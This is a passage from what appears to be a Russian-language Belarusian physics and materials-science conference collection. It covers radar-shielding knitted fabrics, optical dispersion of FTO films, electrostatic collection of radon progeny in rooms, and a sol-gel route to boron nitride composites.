


Рисунок 1 – Зависимость коэффициента передачи трикотажного полотна от частоты, где 1 – образец с никелевым покрытием, 2 – образец с чередующейся структурой металл – диэлектрик




Рисунок 2 – Зависимость коэффициента отражения трикотажных полотен от частоты, где 1 – образец с никелевым покрытием, 2 – образец с чередующейся структурой металл – диэлектрик (лицевая сторона), 3 – образец с чередующейся структурой металл – диэлектрик (изнаночная сторона)

Определено, что полотна, на которые было нанесено никелевое покрытие имеют почти одинаковые характеристики с лицевой и изнаночных сторон, а для полотна с многослойным покрытием отмечено значительное уменьшение коэффициента отражения в диапазоне частот 16–27 ГГц при падении электромагнитной волны с изнаночной стороны. При этом отмечено, что эффектив-

ность такого экрана повышается незначительно по сравнению с падением электромагнитной волны на лицевую сторону полотна.

При нанесении металлических покрытий на пористую волокнистую массу возможно создание градиентной структуры, позволяющей уменьшить отражение ЭМИ за счет плавного перехода от волнового сопротивления среды распространения излучения к характеристикам металлизированного слоя. В данном случае, эффективность такой конструкции повышена за счет использования чередования слоев металл-диэлектрик, где в качестве диэлектрика используется материал с высокими диэлектрическими потерями. Кроме того, применение многослойного металл-диэлектрического покрытия позволяет создавать изменение магнитных и проводящих свойств структуры с меньшим градиентом и обеспечивать дополнительное подавление ЭМИ за счет магнитных потерь в материале экрана.

Выводы

В результате исследований обнаружено, что трикотажные полотна, с нанесенными металлическими и многослойными покрытиями, экранируют ЭМИ. Обнаруженные особенности взаимодействия эластичных конструкций, полученных методом распыления материала на трикотажную основу, с ЭМИ, позволяет применять их при разработке высокоэффективных широкополосных радиопоглощающих покрытий.

Литература

1. Chung, D.D.L. Materials for electromagnetic interference shielding / D.D.L. Chung // Journal of Materials Engineering and Performance. – 2000. – Vol. 9. – № 3. – P. 6–7.

И.В. Ивашкевич, В.В. Филиппов, Б.Г. Шулицкий

УО «Могилевский государственный университет
имени А.А. Кулешова», Могилев, Беларусь

ДИСПЕРСИЯ ОПТИЧЕСКИХ ХАРАКТЕРИСТИК ПЛЕНОК FTO

Введение

В настоящее время одними из самых перспективных тонкопленочных покрытий являются прозрачные проводящие покрытия на основе оксидов металлов. Прозрачные проводящие оксиды (transparent conductive oxide, TCO) принадлежат к классу полупроводников с широкой запрещенной зоной. Интерес к ним обусловлен сильно возросшим применением прозрачных электродов

в оптико-электронных устройствах, таких как плоские дисплеи, солнечные батареи и панели. Одними из наиболее применяемых являются пленки оксида индия-олова (ITO). Для увеличения электрической проводимости данные пленки допируются фтором (FTO).

Структурную однородность плёнок, край полосы поглощения сравнительно просто можно оценивать из анализа их оптических характеристик: показателя преломления и показателя поглощения. Тем самым можно корректировать условия формирования плёнок, добиваясь выбора наиболее оптимальных, позволяющих получать плёнки с наиболее подходящими параметрами [1].

В данной работе представлены результаты исследования плёнок FTO на стеклянных подложках оптическими методами: спектрометрии и эллипсометрии. В результате решения обратных оптических задач получены дисперсионные зависимости показателей преломления $n(\lambda)$ и поглощения $k(\lambda)$ пленки FTO.

1. Эксперимент

Пленки FTO осаждались на стеклянные подложки (толщиной порядка 2 мм) методом магнетронного распыления в ВЧ электрическом поле.

Поляризационные углы исследуемого образца $tg\Psi(\varphi)$ и $cos\Delta(\varphi)$ измеряли на ЛЭФ-3М ($\lambda = 632,8$ нм) при углах падения φ 55°, 57°, 60°, 62° и 65°. Спектры $tg\Psi(\lambda)$, $cos\Delta(\lambda)$ – на спектральном эллипсометре ES-2 при углах падения 55°, 60° и 65° в диапазоне 400–1000 нм. Из-за высокой прозрачности пленки FTO образец располагали таким образом, чтобы луч, отраженный от нижней грани образца не попадал на фотоприемник прибора. Также на спектрофотометре РНОТОН RT в видимой области спектра от 400 нм до 1000 при углах падения излучения 8° и 40° были измерены спектры пропускательной способности $T(\lambda)$ и отражательной $R(\lambda)$ со стороны пленки и со стороны подложки способностей.

2. Спектрометрия

Была разработана методика определения оптических параметров поглощающей пленки на прозрачной подложке основанная на измерении спектров пропускания и отражения при двух углах падения, при этом спектры отражения необходимо измерить с обеих сторон системы пленка-подложка [2].

Интерференционная картина в спектрах отражения указывает на то, что толщина пленки соизмерима с длиной волны падающего излучения. Толщину пленки оценили по формуле

$$d = \frac{i\lambda_v \lambda_{v+l}}{2(\lambda_v \sqrt{n_1^2(\lambda_{v+l}) - \sin^2 \varphi} - \lambda_{v+l} \sqrt{n_1^2(\lambda_v) - \sin^2 \varphi})},$$

где λ_v , λ_{v+l} – длины волн максимумов в спектре отражения; $n_1(\lambda_v)$, $n_1(\lambda_{v+l})$ – показатель преломления пленки при соответствующих длинах волн φ – угол падения излучения. Толщина пленки оказалась равной 620 ± 5 нм.

Далее по известной дисперсии показателя преломления пленки [3] и ее рассчитанной толщине была определена дисперсия показателя поглощения пленки $k(\lambda)$ (рисунок 1). При этом невязка решения обратной задачи не превышала погрешностей измерений.




Рисунок 1 – Дисперсия показателя поглощения пленки FTO

Большое по сравнению с приведенным в работе [3] значение показателя поглощения пленки FTO можно объяснить световыми потерями на рассеяние в поверхностных слоях пленки и стеклянной подложки или неоднородностью пленки.

3. Эллипсометрия

Исходя из анализа результатов спектрометрии, методом наименьших квадратов были получены решения обратных задач многоугловой (ОЗМЭ) и спектральной эллипсометрии (ОЗСЭ) для следующих моделей:

1) два слоя (d_1 , $N_1 = n_1 - ik_1$, d_2 , $N_2 = n_2 - ik_2$) на подложке ($N = n - ik$), параметры одного из которых позволяли учесть поверхностный слой на пленке либо переходный слой между пленкой и подложкой;

2) три слоя (d_1 , $N_1 = n_1 - ik_1$, d_2 , $N_2 = n_2 - ik_2$, d_3 , $N_3 = n_3 - ik_3$) на подложке ($N = n - ik$). В этом случае электродинамическая модель допускает, что пленка окружена поверхностным и переходным слоями.

При решении обратных задач минимизировался функционал невязки значений экспериментальных и теоретических поляризационных углов. При этом переходный слой моделировался бинарным (модель Максвелла-Гарнетта) с различным процентным содержанием SiO_2 (подложка) и FTO. Полученные решения обратных задач позволили выявить структуру исследуемой пленки. Оказалось, что функционал невязки принимает минимальное значение для трехслойной модели пленки, учитывающей поверхностный и переходный

слои. В таблице 1 представлены решения ОЗМЭ ($\lambda = 632,8$ нм) для исследуемого образца.

Таблица 1 – Решения обратных задач многоугловой эллипсометрии ($\lambda = 632,8$ нм) для исследуемого образца

Слой	Параметры слоя
поверхностный	$d_1 = 34$ нм, $N_1 = 1,31 - i \cdot 0,26$
слой FTO	$d_2 = 548$ нм, $N_2 = 1,853 - i \cdot 0,004$
переходный (50% SiO ₂ , 50% FTO)	$d_1 = 72$ нм, $N_1 = 1,651 - i \cdot 0,002$
подложка	$N = 1,456$
невязка, рад.	0,0062

При решении ОЗСЭ для выше указанных моделей рассчитывались параметры слоя, моделирующего пленку. При этом задавались параметры поверхностного и переходного слоев, которые были определены при решении ОЗМЭ. Это уменьшает число неизвестных параметров при численном решении обратных оптических задач, а значит, увеличивается устойчивость решения этих задач. На рисунке 2 представлены рассчитанные дисперсионные зависимости показателей преломления $n(\lambda)$ и поглощения $k(\lambda)$ пленки FTO для исследуемого образца.




Рисунок 2 – Дисперсия показателя преломления пленки FTO

Заключение

Таким образом, структуру исследуемой пленки FTO, осажденной на стеклянную подложку, можно описать трехслойной моделью. На границе раздела

пленка-подложка существует переходный слой, параметры которого можно описать бинарной моделью Максвелла-Гарнетта. Так же на поверхности пленки существует некоторый поверхностный поглощающий слой. Рассчитанная дисперсия оптических характеристик пленки согласуется с известными литературными данными. Полученные результаты будут использованы для коррекции технологического процесса формирования таких пленок.

Работа выполнена в рамках задания 2.54 ГПНИ «Физическое материаловедение, новые материалы и технологии».

Литература

1. Oh, J.-H. Effects of deposition temperatures and annealing conditions on the microstructural, electrical and optical properties of polycrystalline Al-doped ZnO thin films / J.-H. Oh // Appl. Surf. Sci. – 2010. – doi:10.1016/j.apsusc.2010.10.053.
2. Vriens, L. Optical constants of absorbing thin solid films on a substrate / L. Vriens, W. Rippens // Applied Optics – 1983. – Vol. 22. – № 24. – P. 4105–4110.
3. Ball, J. M. Supplementary Information for “Optical Properties and Limiting Photocurrent of Thin-Film Perovskite Solar Cells” / J. M. Ball [et al.] // Energy & Environmental Sci. – 2012. – Article Online DOI: 10.1039/C4EE03224A.

А.А. Ковалев¹, Д.В. Колесников², И.В. Кравченко³

¹УО «Гомельский государственный университет имени Франциска Скорины», Гомель, Беларусь

²ГУО «Средняя школа № 40 г. Гомеля», Гомель, Беларусь

³РУН «Белмедпрепараты», Минск, Беларусь

ПРИМЕНИМОСТЬ ЭЛЕКТРОСТАТИЧЕСКОГО МЕТОДА СБОРА ДЛЯ УДАЛЕНИЯ ДОЧЕРНИХ ПРОДУКТОВ РАСПАДА РАДОНА И ТОРОНА ИЗ ВОЗДУХА ЗАМКНУТЫХ ПОМЕЩЕНИЙ

Введение

Проблема радонового загрязнения воздуха является актуальной, несмотря на то, что радон относится к естественным источникам пополнения фоновой среднегодовой дозы. Особенность этого источника состоит в том, что его вклад в фоновую дозу составляет 50% и более [1], т. е. его можно рассматривать, как основной. А что наиболее важно – на него возможно влиять, теоретически даже полностью устраняя, в отличие от иных фоновых источников. Неравномерность фоновой дозы обусловлена тем, что радон/торон газообразен и постоян-

но выделяется из практически любых минералов, в том числе и входящих в состав строительных материалов. Выделение обусловлено содержанием в минералах урана или тория. Например, песок в среднем содержит 1 грамм ^{238}U на тонну [2]. Помимо скорости выделения концентрация радона в воздухе зависит от объема и вентиляции помещения, и может превышать на 3 порядка таковую в наружном атмосферном воздухе [1].

Причины, по которым радон лидирует в накоплении фоновой дозы следующие: альфа-распад радона и части его дочерних продуктов, их газообразность или аэрозольность; пребывание человека в помещениях с недостаточной вентиляцией или состоящих из строительного материала с повышенным содержанием родительских радионуклидов радона.

Вследствие альфа-распада биологический эффект от радона в 20 раз превышает таковой для гамма-нуклидов. У ^{222}Rn происходит 4 альфа-распада до превращения его в стабильный ^{206}Pb . Это значит, что полный биологический эффект будет 80-кратным. Биологический эффект реализуется преимущественно в органах дыхания – на поверхности эпителиальной выстилки бронхов, непосредственно контактирующей с вдыхаемым воздухом. С учетом длительности периодов полураспада в цепочке ^{222}Rn можно предположить, что 3 альфа-распада будут в одной точке эпителия, 4-й ($T_{1/2} \sim 22$ года) – в любом месте организма из-за миграции нуклидов за столь долгий срок. Наиболее неблагоприятный исход дозовой нагрузки радона и его дочерних продуктов распада не уникален, это онкогенность. В данном случае – рак легких. Согласно отчету всемирной организации здравоохранения загрязнение воздуха помещений радоном является причиной возникновения рака легких в районе от 3 до 14% случаев, что занимает второе место по частоте после курения [3]. Учитывая, что ежегодно от рака легких умирает 1,5 миллиона человек (во всем мире), среди них 150 тысяч случаев вызваны именно радоном. Таким образом, среди некурящих фактор радона по канцерогенности для органов дыхания выходит на первое место.

В настоящее время методы принудительной вентиляции помещений и неиспользования некондиционных материалов или площадей для строительства помещений являются единственными широко используемыми для решения рассматриваемой проблемы.


1. Материалы и методы

В поисках альтернативного, более эффективного способа снижения вклада изотопов радона в среднегодовую фоновую дозу внимание авторов было обращено на реализацию методов радиометрии радона. Некоторые из них являются косвенными и осуществлены через концентрирование дочерних продуктов распада (ДПР). Концентрирование ДПР проводится протяжкой большого объема воздуха через фильтр-накопитель или же электростатически.

Вполне логично предполагать, что концентрирование в некотором месте измерения означает снижение концентрации вокруг, если поступление радионуклида при этом остается равномерным. Если методы с протяжкой воздуха сходны с вентиляцией, то электростатический метод [4] уникален и не применялся с целью очистки воздуха от ДПР, изучение эффективности метода в этом направлении так же не проводилось. Таким образом, авторами было принято решение исследовать применимость электростатического метода сбора дочерних продуктов распада изотопов радона с целью очистки воздуха помещений от таких продуктов.

Кратко рассмотрим суть метода электростатического сбора ДПР. В момент своего образования первый и последующие дочерние продукты распада будут являться положительно заряженными ионами (более чем в 90% случаев [5]). Часто полагают, что испускание альфа-частицы должно придать отрицательный заряд оставшемуся ядру, что справедливо только при рассмотрении процесса распада в закрытой системе. В реальной ситуации дочерний атом теряет электроны, так как альфа-частица, испущенная из ядра пролетает через электронные оболочки атома, срывая часть электронов. К тому же, дочерний атом получает энергию отдачи, значительно превышающую максимальную энергию связи электронов. При альфа-распаде разница между массами дочернего ядра и альфа-частицы не так велика, как в иных случаях распада, поэтому энергия отдачи для дочернего ядра будет порядка сотни кэВ. Например, ^{218}Po распадаясь, отдает ^{214}Pb энергию в 117 кэВ [5]. Положительно заряженный ион за некоторое время (в районе десятков секунд) присоединяется к случайно встреченной аэрозольной частице (частице пыли в воздухе), придавая ей небольшой положительный заряд. Если поместить на открытом пространстве электрод и подать на него отрицательный потенциал, то положительно заряженные аэрозольные частицы будут двигаться в направлении силовых линий внешнего электрического поля – к его источнику. Тем самым можно без механической протяжки воздуха, весьма избирательно собирать на поверхности электрода большую часть свежесформированных дочерних продуктов распада. Впервые такой метод был применен С. Costa-Ribeiro в 1960-х для интегрального измерения концентрации радона в воздухе урановых рудников [6].

Исследовательская установка для сбора состоит из контрольно-измерительной части и электростатической ловушки (рисунок 1).



- 1 — основной модуль установки, схемы питания, управления, регистрации
- 2 — выносной модуль ловушки и радиометрического датчика
- 3 — кабель питания и передачи импульсов с радиометрического датчика
- 4 — высоковольтный кабель питания ловушки
- 5 — датчик СБМ-20
- 6 — изолирующая прокладка между датчиком и электродом ловушки
- 7 — таблетки активированного угля, составляющие электрод-ловушку
- 8 — крепеж датчика и ловушки
- 9 — разъем для подключения сетевого питания и заземления
- 10 — кнопки настройки и управления
- 11 — индикаторы состояния устройства
- 12 — датчики температуры и влажности
- 13 — дисплей вывода информации
- 14 — разъем для ввода SD-карты
- 15 — звуковой излучатель

Рисунок 1 – Общее устройство исследовательской установки

Контрольно-измерительная часть представляет собой счетчик импульсов на основе датчика типа СБМ-20, установленного внутри электрода-ловушки. Она необходима для регистрации событий бета- и гамма-распада ДПР радона с целью дальнейшего сравнительного анализа для установления относительной эффективности сбора, включая измерение условий проведения процесса (влажность воздуха, температура, напряжение на электроде-ловушке). Электроника контрольно-измерительной части представлена микроконтроллером Atmega8. Он функционирует с постоянной записью данных от датчиков на SD-карту, осуществляет вывод текущей информации на символьный дисплей. Данные с датчика СБМ-20 это разница времени между каждыми двумя импульсами, в миллисекундах. Временного разрешения в 1 миллисекунду вполне достаточно, учитывая, что мертвое время самого датчика СБМ-20 всего на порядок меньше, а предполагаемая активность ловушки вызовет не более десятка импульсов в секунду.

Электростатическая ловушка выполнена в виде электрода, покрывающего поверхность датчика СБМ-20 и высоковольтного генератора (к отрицательному выводу которого подключен этот электрод). Напряжение на выходе высоковольтного генератора может быть задано с микроконтроллера. Положительный вывод генератора подключен к общему проводу схемы и заземлен. В качестве материала электрода-ловушки выбран активированный уголь. Есть

основания полагать, что его сорбционность будет полезна для прочного удержания осевших аэрозольных частиц, особенно при исчезновении отрицательного потенциала. Так же активированный уголь удобен стандартной формой поставки в таблетках одинаковой массы и размеров.

Эксперимент по изучению эффективности удаления ДПР радона проводился в помещении объемом 59 м^3 , материал стен – силикатный кирпич, пол и потолок железобетонные. Значимая вентиляция помещения отсутствует. Температура воздуха 26°C , относительная влажность 45%. За время проведения измерений (8 часов) эти параметры практически не изменялись. Электрод-ловушка с потенциалом в 5000 В был размещен в центре помещения, на высоте 1 метр. Проведено 4 отдельных измерения, следовавших одно за другим с кратким перерывом для смены активированного угля на электроде (каждое измерение длительностью 2 часа). Отработанный в ловушке активированный уголь убирался из помещения.

2. Результаты исследования

Массив данных, записанных на карту памяти во время исследования, был обработан. В данном случае проводился подсчет только общего числа импульсов за период каждого измерения. Обобщенные результаты представлены в таблице 1.

Таблица 1 – Результаты исследования сбора ДПР установкой

Номер исследования	1	2	3	4
Число импульсов за 2 часа	8 657	5 381	3 775	2 708
Импульсов в секунду	1,202	0,747	0,524	0,376

По табличным результатам можно вынести суждение о снижении числа распадов, регистрируемых в ловушке с каждым новым сбором-измерением в помещении. Так, после первого исследования число событий, вызванных собранными ДПР радона снизилось в 1,61 раза, после второго в 1,42 и после третьего в 1,39. Это означает, что некоторая часть ДПР устранялась из воздуха помещения после каждого прошедшего исследования, влияя на следующее. Вполне можно заключить, что за 8 часов сбора ДПР их концентрация снизилась в 3,2 раза относительно существовавшей до сбора.

Заключение

Согласно результатам предварительных исследований, метод электростатического сбора дочерних продуктов распада радона выглядит вполне способным использоваться для снижения их концентрации. Во время исследования удалось снизить концентрацию ДПР втрое. Однако исходная концентрация радона или

самих ДПР установлена не была, поэтому о количественном снижении фона говорить на данный момент нельзя. Авторами запланированы дальнейшие исследования с целью уточнения наиболее оптимальных условий (напряжения электрода, температуры, влажности, скорости воздухообмена) для очистки воздуха от ДПР электростатическим методом и выяснения точных количественных характеристик фона (и его снижения).

Литература

1. Ларин, С.А. Вклад приоритетных канцерогенов в развитии злокачественных новообразований среди населения / С.А. Ларин, К.Г. Громов, С.А. Мун // Успехи современного естествознания. – 2005. – № 11. – С. 95–96.
2. Пархоменко, В.И. Радиоактивность различных строительных материалов, используемых в СССР / В.И. Пархоменко // Радиационная гигиена. – 1980. – № 9. – С. 22–24.
3. Zeeb, H. WHO handbook on indoor radon: a public health perspective / H. Zeeb, F. Shannoun // World Health Organization. – 2009. – 94 с.
4. Махди, М.Р. Радиометрия эсхалации радона из строительных материалов: дис.канд.техн.наук: 05.11.10 / М.Р. Махди. – Минск, 1995. – 105 с.
5. Bugu, J. Effect of electrical field on ^{222}Rn progeny concentration / J. Bugu // Health Phys. – 1985. – Vol. 49. – P. 512–518.
6. Costa-Ribeiro, C. Radon detector suitable for personal or area monitoring / C. Costa-Ribeiro, J. Thomas, R.T. Drew // Health Phys. – 1969. – Vol. 17. – P. 193–196.

Д.Л. Коваленко¹, В.Е. Гайшун¹, О.В. Игнатенко²,
В.В. Васькевич¹, Н.А. Алешкевич¹

¹УО «Гомельский государственный университет
имени Франциско Скорины», Гомель, Беларусь

²ГНПО «Научно-практический центр НАН Беларуси
по материаловедению», Минск, Беларусь

ЗОЛЬ-ГЕЛЬ МЕТОД ПОЛУЧЕНИЯ КОМПОЗИЦИОННЫХ МАТЕРИАЛОВ НА ОСНОВЕ НИТРИДА БОРА, ПОРОШКОВ ОСКИДОВ МЕТАЛЛОВ

Введение

Повышение прочности или упрочнение материала – условно необратимое повышение прочностных характеристик при механическом, химическом,

тепловом воздействии на материал. Упрочнение может достигаться, во-первых, при обработке уже полученного материала, и, во-вторых, при его получении. Материалы на основе нитрида бора занимают заметное место в ряду важнейших инструментальных материалов и являются основой многих современных технологий. Существующие сверхтвердые материалы получают путем связывания зерен кубического нитрида бора покрытием их оболочкой и спеканием в материал, являющийся элементом инструмента. Если сверхтвердый материал способен выдержать жесткие условия эксплуатации, то связка является причиной выхода из строя всего изделия. Прочность материала, в основном, зависит от связки между зернами кубического нитрида бора на больших и на малых расстояниях. В используемом подходе кристаллы кубического нитрида бора растут в среде углеродных материалов и наночастиц. Наночастицы армируют весь материал, образуя прочные связи между группами кристаллов на больших расстояниях.

Такой подход – это выход на новый класс сверхтвердых материалов качественно лучшими свойствами. Решение поставленных задач будет способствовать созданию нового поколения материалов конкретного назначения с выгодными преимуществами в категориях «цена», «качество» по сравнению с существующими сверхтвердыми материалами.

1. Получение порошков

Получение порошков с использованием золь-гель метода проходит в несколько стадий (рисунок 1).




Рисунок 1 – Стадии золь-гель процесса получения порошков

Требуемое количество солей $\text{Ni}(\text{NO}_3)_2$, $\text{Fe}(\text{NO}_3)_3$, $\text{Co}(\text{NO}_3)_2$ растворяли в воде. В полученный раствор добавляли лимонную кислоту и помещали в ультразвуковую ванну для растворения. Для требуемого значения уровня pH в раствор добавляли концентрированный аммиак. После получения необходимого pH раствор помещался на электрическую плитку, для нагревания и испарения жидкости из раствора. Испарение производилось до тех пор, пока раствор не становился гелеобразным. После гелеобразования, раствор выливали в керамические тигли и помещали в муфельную печь для термообработки при температуре 800°C на протяжении 60 минут. В результате термообработки происходило формирования в тигле мелкодисперсного порошка.

2. Формование заготовок композиционных изделий

Операция формования предназначена для придания заготовкам из порошков формы, размеров и механической прочности, необходимых для последующего изготовления изделий, обладающих комплексом заданных функциональных и механических свойств. Как правило, это может быть достигнуто приложением давления к заготовке тем или иным способом. Порошки сложных оксидов состоят, как правило, из высокодисперсных частиц, являются низкотекучими, обладают низкой пластичностью. При формовании из них заготовок, в частности, методом прессования, часто возникает потребность в применении пластификаторов или связующих веществ, обычно органической природы. В нашем случае мы использовали дистиллированную воду. Для формирования композиционных материалов в работе, использовался лабораторный гидравлический пресс ПЛГ-12. Полученные образцы порошков на основе Fe, Co, Ni, Fe-Co-Ni смешивали с порошком нитрида бора, полученную смесь увлажняли водой и помещали в пресс для формирования заготовок диаметром 10 мм. На рисунке 2 представлен внешний вид заготовок композиционных материалов, содержащих Fe, Co, Ni, Fe-Co-Ni.




Рисунок 2 – Заготовки композиционных материалов, содержащих оксиды Fe, Co, Ni, Fe-Co-Ni

Последним этапом является обработка полученных заготовок в атмосфере азота под давлением 4–7 атмосферах. Изготовленные образцы помещали в тигель из нержавеющей стали, который в свою очередь помещали в реактор. Выдержка в реакторе проводилась в течение 15 минут при температуре 1000°C. После выдержки образцы охлаждались вместе с реактором. На рисунке 3 представлен внешний вид заготовок композиционных материалов, содержащих Fe, Co, Ni, Fe-Co-Ni.




Рисунок 3 – Композиционный материал, содержащий Fe, Co, Ni, Fe-Co-Ni

